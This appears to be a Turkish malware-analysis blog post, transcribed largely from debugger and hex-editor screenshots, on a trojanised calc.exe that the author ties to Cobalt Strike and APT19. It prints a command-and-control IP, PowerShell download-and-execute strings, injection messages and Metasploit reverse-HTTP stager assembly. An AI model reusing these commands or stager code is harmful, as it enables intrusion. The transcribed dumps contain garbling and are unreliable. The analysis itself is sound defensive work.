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00 HTTP Tunnel to	213.252.244.174	/en_US/all.js	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP Tunnel to	213.252.244.174	/en_US/all.js	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP Tunnel to	213.252.244.174	/en_US/all.js	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP Tunnel to	213.252.244.174	/en_US/all.js	61			









Dinamik sistem analizi esnasında Fiddler ile kayıt edilen HTTPS trafiğinde yer alan gizlenmiş Cookie bilgisine göre bu kabuk kodunun Cobalt Strike aracına ait olduğu ihtimali güçlenir.

x32dbg - File: calc.exe - PID: 518 - Module: calc.exe - Thread: Main Thread B54

File View Debug Trace Plugins Favourites Options Help Dec 26 2017

CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References

Hide FPU

Address	Disassembly	Comment
008A3C98	63 2E	arpl word ptr ds:[esi],bp
008A3C9D	70 64	jo calc.8A3D03
008A3C9F	62 00	bound eax,qword ptr ds:[eax]
008A3CA1	00 00	add byte ptr ds:[eax],al
008A3CA3	00 00	add byte ptr ds:[eax],al
008A3CA5	00 00	add byte ptr ds:[eax],al
008A3CA7	00 00	add byte ptr ds:[eax],al
008A3CA9	00 00	add byte ptr ds:[eax],al
008A3CAB	00 00	add byte ptr ds:[eax],al
008A3CAD	00 00	add byte ptr ds:[eax],al
008A3CAF	00 00	add byte ptr ds:[eax],al
008A3CB1	00 00	add byte ptr ds:[eax],al
008A3CB3	00 00	add byte ptr ds:[eax],al
008A3CB5	00 00	add byte ptr ds:[eax],al
008A3CB7	00 00	add byte ptr ds:[eax],al
008A3CB9	00 00	add byte ptr ds:[eax],al
008A3CBB	00 00	add byte ptr ds:[eax],al
008A3CBD	00 00	add byte ptr ds:[eax],al
008A3CBF	00 00	add byte ptr ds:[eax],al
008A3CC1	00 00	add byte ptr ds:[eax],al
008A3CC3	00 00	add byte ptr ds:[eax],al
008A3CC5	00 00	add byte ptr ds:[eax],al
008A3CC7	00 00	add byte ptr ds:[eax],al
008A3CC9	00 00	add byte ptr ds:[eax],al
008A3CDB	00 00	add byte ptr ds:[eax],al
008A3CDD	00 00	add byte ptr ds:[eax],al
008A3CDF	00 00	add byte ptr ds:[eax],al
008A3CE1	00 00	add byte ptr ds:[eax],al
008A3CE3	00 00	add byte ptr ds:[eax],al
008A3CE5	00 00	add byte ptr ds:[eax],al
008A3CE7	00 00	add byte ptr ds:[eax],al
008A3CE9	00 00	add byte ptr ds:[eax],al
008A3CEB	00 00	add byte ptr ds:[eax],al
008A3CED	00 00	add byte ptr ds:[eax],al
008A3CE7	00 00	add byte ptr ds:[eax],al
008A3D07	00 00	add byte ptr ds:[eax],al
008A3D17	00 00	add byte ptr ds:[eax],al
008A3D27	00 00	add byte ptr ds:[eax],al
008A3D37	00 00	add byte ptr ds:[eax],al
008A3D47	00 00	add byte ptr ds:[eax],al

byte ptr [eax]=[0]=???
al=0
.text:008A3CA7 calc.exe:\$53CA7 #530A7

Default (stdcall) 5 Unlocked

Index	Address	Value
1:	[esp+4]	00000000
2:	[esp+8]	00000000
3:	[esp+C]	7EFDE000
4:	[esp+10]	0013FAC8

0013F8 76A8662
0013F8 00000000
0013F8 00000000
0013F8 7EFDE000
0013F8 0013FAC8
0013F8 0165F0
0013F8 0013FAC8
0013F9 77DA58C5
0013F9 016E218
0013F9 00000000
0013F9 0013FAC8
0013F9 77DB0F
0013F9 7EFDD0
0013F9 7EFDE000

Pointer to SEH_Record[1]
ntdll.77DA58C5
return to ntdll.77DB0F from ntdll.77DB0F

Command: calc.exe: 008A3CC7 -> 008A3CC7 (0x00000001 bytes)

CCleaner monitoring is active Debugging: 0:00:09:49

15:42

Bellekte 0265000 adresine açılan DLL dosyasının karakter dizileri (strings) incelenip, araştırıldığında (#1) ve ayrıca ortaya çıkan API adresleri de Google arama motoru üzerinde araştırıldığında bu DLL dosyasının CobaltStrike aracına ve kabukkodunun da bu araçta kullanılan Metasploit'in Block Reverse Http(s) kabukkoduna ait olduğu olduğu anlaşılır.

Hex Workshop - [C:\Users\Mert\Desktop\calc_02650000.bin]

File Edit Disk Options Tools Plug-Ins Window Help

Legacy ASCII

Data Visualizer

0 1 2 3 4 5 6 7 8 9 A B C D E F 10 11 12 13 0123456789ABCDEF0123

0002D3D4 73 70 72 6E 67 00 00 00 63 6F 75 6C 64 20 6E 6F 74 20 63 72 spring...could not cr
0002D3E8 65 61 74 65 20 70 69 70 65 3A 20 25 64 00 00 00 49 27 6D 20 eate pipe: %d...I'm
0002D410 25 73 20 28 61 64 6D 69 6E 29 00 00 43 6F 75 6C 64 20 6E 6F %s (admin)..Could no
0002D424 74 20 6F 70 65 6E 20 70 72 6F 63 65 73 73 3A 20 25 64 20 28 t open process: %d (
0002D438 25 75 29 00 46 61 69 6C 65 64 20 74 6F 20 69 6D 70 65 72 73 %u).Failed to impers
0002D44C 6F 6E 61 74 65 20 74 6F 6B 65 6E 20 66 72 6F 6D 20 25 64 20 onate token from %d
0002D460 28 25 75 29 00 00 00 46 61 69 6C 65 64 20 74 6F 20 64 75 (%u)...Failed to du
0002D474 70 6C 69 63 61 74 65 20 70 72 69 6D 61 72 79 20 74 6F 6B 65 plicate primary toke
0002D488 6E 20 66 6F 72 20 25 64 20 28 25 75 29 00 00 46 61 69 6C n for %d (%u)...Fail
0002D49C 65 64 20 74 6F 20 69 6D 70 65 72 73 6F 6E 61 74 65 20 6C 6F ed to impersonate lo
0002D4B0 67 67 65 64 20 6F 6E 20 75 73 65 72 20 25 64 20 28 25 75 29 gged on user %d (%u)
0002D4C4 00 00 00 00 43 6F 75 6C 64 20 6E 6F 74 20 63 72 65 61 74 65Could not create
0002D4D8 20 74 6F 6B 65 6E 3A 20 25 64 00 00 00 00 00 48 54 54 50 token: %d.....HTTP
0002D4EC 2F 31 2E 31 20 32 30 30 20 4F 4B 0D 0A 43 6F 6E 74 65 6E 74 /1.1 200 OK..Content
0002D500 2D 54 79 70 65 3A 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 6F -Type: application/o

calc_02650...

Structures

Member Value (dec) Value (h...) Size

421 instances of 'strings' found in C:\Users\Mert\Desktop\calc_02650000.bin

Address Length Length

0002CFAC 43 2B could not adjust permissions in process: %d
0002CFD8 40 2B could not create remote thread in %d: %d
0002D004 29 1D could not open process %d: %d
0002D024 47 2F %d is an x64 process (can't inject x86 content)
0002D054 47 2F %d is oN x86 pROcess (cAn't inject x64 content)
0002D084 8 08 syswow64
0002D090 8 08 system32
0002D09C 28 1C Could not set PPID to %d: %d
0002D0BC 24 18 Could not set PPID to %d

Compare Checksum Find Bookmarks Output

Ready

Cursor: 0002D4FC Caret: 0002D2A5 Solve PC issues: 2 important messages 4 total messages

Hex Workshop - [C:\Users\Mert\Desktop\calc_02650000.bin]

File Edit Disk Options Tools Plug-Ins Window Help

Legacy ASCII

Data Visualizer

0 1 2 3 4 5 6 7 8 9 A B C D E F 10 11 12 13 0123456789ABCDEF0123

0002D1F4 6E 6E 65 63 74 20 6F 6E 65 00 00 00 2A 00 00 25 64 09 25 nnect one...*.%.d.%
0002D208 64 09 25 64 2E 25 64 09 25 73 09 25 73 09 25 73 09 25 64 09 d.%d.%d.%s.%s.%d.
0002D21C 25 64 00 00 43 6F 75 6C 64 20 6E 6F 74 20 62 69 6E 64 20 74 %d..Could not bind t
0002D230 6F 20 25 64 00 00 00 49 45 58 20 28 4E 65 77 2D 4F 62 6A o %d...IEX (New-Obj
0002D244 65 63 74 20 4E 65 74 2E 57 65 62 63 6C 69 65 6E 74 29 2E 44 ect Net.Webclient).D
0002D258 6F 77 6E 6C 6F 61 64 53 74 72 69 6E 67 28 27 48 74 70 3A 0A ownloadString('Http:
0002D26C 2F 2F 31 32 37 2E 30 2E 30 2E 31 3A 25 75 2F 27 29 00 00 00 //127.0.0.1:%u/');...
0002D280 25 25 49 4D 50 4F 52 54 25 25 00 00 43 6F 6D 6D 61 6E 64 20 %%IMPORT%%..Command
0002D294 6C 65 6E 67 74 68 20 28 25 64 29 20 74 6F 6F 20 6F 6E 67 length (%d) too long
0002D2A8 00 00 00 00 00 00 49 45 58 20 28 4E 65 77 2D 4F 62 6AIEX (New-Obj
0002D2BC 65 63 74 20 4E 65 74 2E 57 65 62 63 6C 69 65 6E 74 29 2E 44 ect Net.Webclient).D
0002D2D0 6F 77 6E 6C 6F 61 64 53 74 72 69 6E 67 28 27 48 74 70 3A 0A ownloadString('Http:
0002D2E4 2F 2F 31 32 37 2E 30 2E 30 2E 31 3A 25 75 2F 27 29 3B 20 25 //127.0.0.1:%u/'); %
0002D2F8 73 00 00 00 70 4F 57 65 72 73 68 65 6C 6C 20 2D 6E 6F 70 20 s...pOWershell -nop
0002D30C 2D 65 78 65 63 20 62 79 70 61 73 73 20 2D 45 6E 63 6F 64 65 -exec bypass -Encode
0002D320 64 43 6F 6D 6D 61 6E 64 20 22 25 73 22 00 00 00 3F 25 73 3D dCommand "%s"...?%s=

calc_02650...

Structures

Member Value (dec) Value (h...) Size

421 instances of 'strings' found in C:\Users\Mert\Desktop\calc_02650000.bin

Address Length Length

0002CFAC 43 2B could not adjust permissions in process: %d
0002CFD8 40 2B could not create remote thread in %d: %d
0002D004 29 1D could not open process %d: %d
0002D024 47 2F %d is an x64 process (can't inject x86 content)
0002D054 47 2F %d is oN x86 pROcess (cAn't inject x64 content)
0002D084 8 08 syswow64
0002D090 8 08 system32
0002D09C 28 1C Could not set PPID to %d: %d
0002D0BC 24 18 Could not set PPID to %d

Compare Checksum Find Bookmarks Output

Ready

Cursor: 0002D27B Caret: 0002D2A5 274432 bytes OVR MOD READ

The screenshot shows two windows. The left window is x32dbg, displaying the CPU register dump and memory dump. The right window is the Metasploit Framework, showing the assembly code for the 'download_prep' function. Red arrows point from the assembly code in Metasploit to the corresponding instructions in the x32dbg CPU register dump.

Metasploit Framework Assembly Code:

```

131  push ebx                ; NULL as we dont care where the allocation is
132  push 0xE5534458         ; hash( "kernel32.dll", "VirtualAlloc" )
133  call ebp                ; VirtualAlloc( NULL, dwLength, MEM_COMMIT, PAGE_EXECUTE_READ
134
135  download_prep:
136  xchg eax, ebx           ; place the allocated base address in ebx
137  push ebx               ; store a copy of the stage base address on the stack
138  push ebx               ; temporary storage for bytes read count
139  mov edi, esp           ; &bytesRead
140
141  download_more:
142  push edi               ; &bytesRead
143  push 8192              ; read length
144  push ebx               ; buffer
145  push esi               ; hRequest
146  push 0x2899612         ; hash( "wininet.dll", "InternetReadFile" )
147  call ebp
148
149  test eax, eax           ; download failed? (optional?)
150  jz failure             ;
151
152  mov eax, [edi]          ;
153  add ebx, eax            ; buffer += bytes_received
154
155  test eax, eax           ; optional?
156  jnz download_more      ; continue until it returns 0
157  pop eax                ; clear the temporary storage
158
159  execute_stage:
160  ret                    ; dive into the stored stage address
161
162  got_server_url:
163  pop edi
164  call got_server_host
165
166  server_host:
167

```

x32dbg CPU Register Dump:

Address	Hex	ASCII
00863C30	73 72 65 76 00 00 00 00 00 00 97 E7 4C 00	srev.....
00863C34	00 00 00 02 00 00 00 00 00 00 3C 05 00 80	00000000
00863C38	30 05 00 00 00 00 00 00 00 00 7E 19 0A 00	00000000
00863C3C	00 00 00 04 00 00 00 00 00 00 7C 3C 05 00 7E	00000000
00863C40	19 03 88 52 53 44 53 45 29 1D 97 98 E9 8C 43	RSPSE.....
00863C44	76 43 A9 D8 38 C8 8E 02 00 00 63 61 C6 32 E8	VC809E.....
00863C48	70 64 62 00 00 00 00 00 00 00 00 00 00 00 00	pd.....
00863C4C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	8E.....
00863C50	52 0C 88 12 14 88 72 28 0F 87 4A 26 31 FF 31 C0	R.R.r.r.r.r
00863C54	AC 3C 61 7C 02 2C 20 C3 CF 00 01 C7 E2 F0 52 57	<A>..A1..C
00863C58	8B 52 10 88 42 3C 01 D0 88 40 76 85 C0 74 4A 01	R.R..B.C.D.0x

Analizin devamında ortaya çıkan ilave bilgiler de Google arama motorunda araştırıldığında FireEye'in 2017 yılında Çin devleti tarafından desteklendiği iddia edilen, hukuk ve yatırım firmaları hedef aldığı belirtilen APT19 grubu ile ilgili yayınlamış olduğu araştırma yazısına ulaşılır.


The screenshot shows the x32dbg window. The CPU register dump shows the EAX register containing the value 02650000. The memory dump shows the contents of the EAX register at address 0041F914, which is kernel32.76B50000.

x32dbg CPU Register Dump:

Address	Hex	ASCII
004208318	EB 07	jmp 4208324
00420831D	C7 45 F0 04	mov dword ptr ss:[ebp-10], 4
004208322	F7 F5 70	push dword ptr ss:[ebp-10]
004208327	68 00 30 00 00	push 3000
00420832C	8B 45 F4	mov eax, dword ptr ss:[ebp-C]
004208331	FF 70 50	push dword ptr ds:[eax+50]
004208336	6A 00	push 0
00420833B	FF 55 D8	call dword ptr ss:[ebp-28]
004208340	89 45 C4	mov dword ptr ss:[ebp-3C], eax
004208345	8B 45 F4	mov eax, dword ptr ss:[ebp-C]
00420834A	8B 45 D0	mov eax, dword ptr ss:[ebp-30], eax
00420834F	8B 45 A8	mov dword ptr ss:[ebp-4C], eax
004208354	8B 45 C4	mov eax, dword ptr ss:[ebp-3C], eax
004208359	8B 45 F4	mov eax, dword ptr ss:[ebp-C], eax
00420835E	8B 45 D0	mov ecx, dword ptr ss:[ebp-30]
004208363	F3 A4	repe movsb
004208368	33 C0	xor eax, eax
00420836D	8B 40 FC	mov ecx, dword ptr ss:[ebp-4]
004208372	66 89 01	mov word ptr ds:[ecx], ax
004208377	8B 45 F4	mov eax, dword ptr ss:[ebp-C]
00420837C	0F 87 40 14	movzx eax, word ptr ds:[eax+14]

x32dbg Memory Dump:

Address	Hex	ASCII
004200000	EB 25 58 60 88 48 04 33 08 88 F9 C1 E9 02 8B 5C	<A>..H..3..U
004200004	07 04 31 5C 07 08 83 EF 04 49 75 F2 88 18 31 58	1..1..1..u
004200008	08 61 83 C0 08 FF E0 E8 D6 FF FF FF 1F 8F DA 4C	<A>..y&0yyy
00420000C	51 A7 D9 4C 40 5A E8 00 00 00 5B 52 45 55 89	Q\$ULMZe.....
004200010	ES 81 C3 72 80 00 00 FF D3 89 C3 68 04 00 00	<A>..y&0A
004200014	00 50 FF D0 68 F0 A2 56 68 05 00 00 50 FF	pyph0pvcv..
004200018	D3 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0.....
00420001C	F0 00 00 00 0E 1F BA 0E 00 84 09 CD 21 88 01 4C	0.....1
004200020	CD 21 48 68 69 73 20 70 72 6F 67 72 61 60 20 63	t..this progr
004200024	61 6E 6E 6F 74 20 62 65 2E 00 72 75 6E 20 69 6E 20	annot be run
004200028	44 4F 53 20 6D 6F 64 65 2E 00 00 0A 24 00 00 00	DOS mode.....
00420002C	00 00 00 00 0F 02 1C 16 D8 B3 72 D8 B3 72 45	0.....0..r
004200030	DB B3 72 45 66 FC E4 45 DA B3 72 45 C5 E1 F6 45	0*REFU&E0r
004200034	F2 B3 72 45 C5 E1 E7 45 C8 B3 72 45 C5 E1 F1 45	0*RE&AE0r
004200038	5A B3 72 45 FC 75 09 45 DA B3 72 45 DB B3 73 45	Z*REU&E0r
00420003C	06 B3 72 45 C5 E1 F8 45 62 B3 72 45 C5 E1 40 45	r*RE&AUE0r
004200040	DA B3 72 45 C5 E1 E3 45 DA B3 72 45 52 69 63 68	0*r*RE&A&E0r
004200044	DB B3 72 45 00 00 00 00 00 00 00 00 00 00 00 00	0*RE.....
004200048	00 00 00 00 50 45 00 00 4C 0A 05 00 00 00 00	<A>..PE.....
00420004C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	<A>..<A>..
004200050	00 42 02 00 00 00 00 00 00 00 00 00 00 00 00	<A>..<A>..



olmalarını öneririm.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not:

1. Bu yazı ayrıca Pi Hediye Var #15 oyununun çözüm yolunu da içermektedir.